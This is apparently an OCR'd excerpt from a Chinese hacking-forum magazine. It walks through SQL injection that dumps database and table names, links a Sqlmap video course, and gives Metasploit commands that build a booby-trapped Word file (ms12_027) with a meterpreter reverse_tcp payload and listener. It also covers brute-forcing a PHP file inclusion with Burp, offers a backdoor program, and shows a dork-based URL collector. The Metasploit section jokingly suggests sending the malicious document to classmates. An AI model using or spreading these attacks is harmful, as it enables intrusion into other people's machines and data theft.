

图 5-2-13



图 5-2-14

好了，设置好以后就可以开始了，如图 5-2-15：



图 5-2-15

好了，我们来看看列库的语句，如图 5-2-16：



图 5-2-16

爆出数据库 master，如图 5-2-17：



图 5-2-17

一直爆，如图 5-2-18：



图 5-2-18

爆出第十个数据库 YWJY，如图 5-2-19：



图 5-2-19

下面获取 pubs 数据库的表名。

如图 5-2-20：



图 5-2-20

看看语句吧，如图 5-2-21：



图 5-2-21

送去 decode 那里好看清楚，这里不太好看。

如图 5-2-22：



图 5-2-22

这个语句爆出了表名 titleauthor，如图 5-2-23：

图 5-2-23

呵呵，查看列名也是同理，也就不展开说了。

分享的视频里以抓取穿山甲和胡萝卜为例，大家可以好好实践下。

网盘地址：http://pan.baidu.com/share/link?shareid=1649090182&uk=489753497

我也抓取过 sqlmap 的语句，它的强大已不用我来说，但后来发现它能设置显示提交的参数，所以我也不在这里演示了，使用参数即可实现，还要更淫荡的想法也欢迎提出。而且学习 sql 语句也只是一小部分，很多东西大家可以自由发挥！

当然不知道还有没有更好的办法实现用 bs 抓取语句，如果有，欢迎基友提出！！

本文仅送给正在苦苦学习的基友们，当然也参考了网上的一些资料，但都由自己整理实践，有什么不对的欢迎来指导，希望大家一起进步！

（全文完）责任编辑：桔子　　责任主编：DM_

第3节　给力 Sqlmap 实战渗透系列教程

作者：羽翼

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

图 5-3-1

上传失败了一次，网速太操蛋了，幸好还是上传上来了。本课程围绕 Sqlmap 进行讲解，包括各种注入（post、cookie、伪静态、防火墙突破等），全部以实战的方式给大家讲解，可以说是市面上唯一的以实战的方式对 Sqlmap 进行讲解的系列课程。欢迎大家捧场观看！

视频下载地址：http://pan.baidu.com/share/link?shareid=1717355351&uk=489753497

（全文完）责任编辑：桔子　　责任主编：DM_

第4节　msf 中 Microsoft Office 漏洞利用测试

作者：寒江雪语

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

前几天看邮箱，有个 security street 的邮件提到了 ms12_027_mscomctl_bof.rb，一直没时间试，今天闲着没事就试了下。

一般漏洞模块利用方式这个网站 http://www.metasploit.com/都会有介绍，搜下就有了。

看了下目标：

Exploit Targets

0 - Microsoft Office 2007 [no-SP/SP1/SP2/SP3] English on Windows [XP SP3 / 7 SP1] English (default)

1 - Microsoft Office 2010 SP1 English on Windows [XP SP3 / 7 SP1] English

主要针对 Windows XP、Win7 上的 Office2007、Office2010。貌似要求英文版。

我的主机是 Win7，Office2007，都是中文版的。

首先生成可以激发漏洞的 doc 文件，如图 5-4-1～图 5-4-3：

```
msf > use exploit/windows/fileformat/ms12_027_mscomctl_bof
msf  exploit(ms12_027_mscomctl_bof) > show options
```

图 5-4-1

```
msf  exploit(ms12_027_mscomctl_bof) > set PAYLOAD windows/meterpreter/reverse_tc
p
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(ms12_027_mscomctl_bof) > show options

Module options (exploit/windows/fileformat/ms12_027_mscomctl_bof):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.doc          yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, no
ne
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
```

图 5-4-2



图 5-4-3

成功生成利用文件 msf.doc。

然后设置监听模块，如图 5-4-4：

use exploit/multi/handler



图 5-4-4

这里设置的 payload 要和生成文件时设置的 payload 保持统一，如图 5-4-5：



图 5-4-5

由图 5-4-6 可知，Word 运行后，Office 漏洞已经触发。



图 5-4-6

漏洞有点老，测试的时候，360 安全卫士没反应，360 杀毒报 doc 文件有毒。
其他的杀软不清楚。
PS：没事可以给同学发几个试试，看看有没有倒霉的～
（全文完）责任编辑：桔子 责任主编：DM_

第5节 burp 爆破 php lfi（附字典）

作者：Yaseng
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

遇到个奇葩的 lfi，没上传，找不到日志。
然后想到前面收集了个 lfi 字典，用 burp 可爆破之。
准备好之后，开始爆破。
如图 5-5-1：



图 5-5-1

匹配成功信息，例如这货成功会返回 200，失败 500。
如图 5-5-2：



图 5-5-2

附字典下载地址：http://pan.baidu.com/share/link?shareid=1661720862&uk=489753497

（全文完）责任编辑：桔子 责任主编：DM_

第六章 黑客编程

第1节 ccDog->正向连接的后门{E 源码}

作者：Ch3rry
来自：法客论坛 - F4ckteam
网址：http://team.f4ck.net/

前言：

ccDog 是一个正向连接的后门程序(本人正向反向分不清) 其实也没多大用途~但是如果你有兴趣继续开发下去，相信她会变得更强大吧！

思路：

本地监听一个端口，然后远程通过 nc putty(putty 中文乱码暂时没有解决)来连接(其实也可以用 telnet linux 下直接 telnet!可惜微软的 telnet 客户端不能完美支持(因为一按某键就发送了== 而 linux 终端的 telnet 可以发送字符串进行处理)。

连接的时候要通过密码验证(本人想的一个验证方法)然后后面的就自定义啦~~各种功能神马的都可以自己写。

功能：

执行 cmd 命令、弹框信息、运行文件、下载文件、打开网站。期待你的补充。

基本使用：

```
Nc.exe ip port (nc localhost 9527)
```

然后输入密码（默认 9527，可以到源码修改），然后 help 查看帮助即可。

程序展示：如图 6-1-1 和图 6-1-2

图 6-1-1

图 6-1-2

程序下载：

http://pan.baidu.com/share/link?shareid=411633426&uk=489753497

（全文完）责任编辑：随性仙人掌 责任主编：DM_

第2节 MultiSearch.py--支持正则过滤的 url 采集套件

作者：DM_

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

前言：

看到最近很多人分享这类工具于是拿出我写的一个小工具.：MultiSearch.py

一直是有这样的想法去写这样的一个小工具，去采集我所需要的 url.这样也方便做一个前期的信息搜集工作。

属性介绍：

#version 1.0

#author:DM_ #date 2013/6

version 1.0 主要功能介绍:

1 可以实现从 baidu,google,360 搜索.搜狗搜索.即刻搜索.bing 搜索采集任意页数的 url。

2 可以实现正则匹配 url.将抓取的 url 再进行一次正则匹配挑选出需要的再次保存。

version 2.0 期待:

还是在犹豫是否添加多线程,因为访问速度过快的话就会禁止访问了.所以这是个问题！

另外将有更精彩的日志保存!以及多关键词同步抓取(会瞬间增加工作量)与各种细节优化。

说明：

```
usage:
optional arguments:
  -h, --help                  show this help message and exit
  -b [BAIDU], --baidu [BAIDU]
  -s [SOGOU], --sogou [SOGOU]
  -j [JIKE], --jike [JIKE]
  -bi [BING], --bing [BING]
  -g [GOOGLE], --google [GOOGLE]
  -so [SO360], --so360 [SO360]
  -r REGEX, --regex REGEX
  -d DORK, --dork DORK
  --search-all [SEARCH_ALL]
  -l LOGFILE, --logfile LOGFILE
eg:
MultiSearch.py --search-all -d "python" --regex '*\.doc|*\.pdf' --logfile Python
_docs.txt
MultiSearch.py --baidu 4 --google 2 --bing --regex '*\.doc|*\.pdf' --logfile Pyt
hon_docs.txt
```

搜索选项后跟的是搜索页数.没有则表示搜索所有的页面。

--search-all 后跟搜索页数表示获取全部搜索的前几页的所有数据。

--regex 就是自定义的正则表达式了.如果匹配成功则保存 url。

(这里为了减少错误异常的处理.所以保存的是 url，而不是匹配的备份。当然也可以根据自己的需求改代码吧。)

声明：

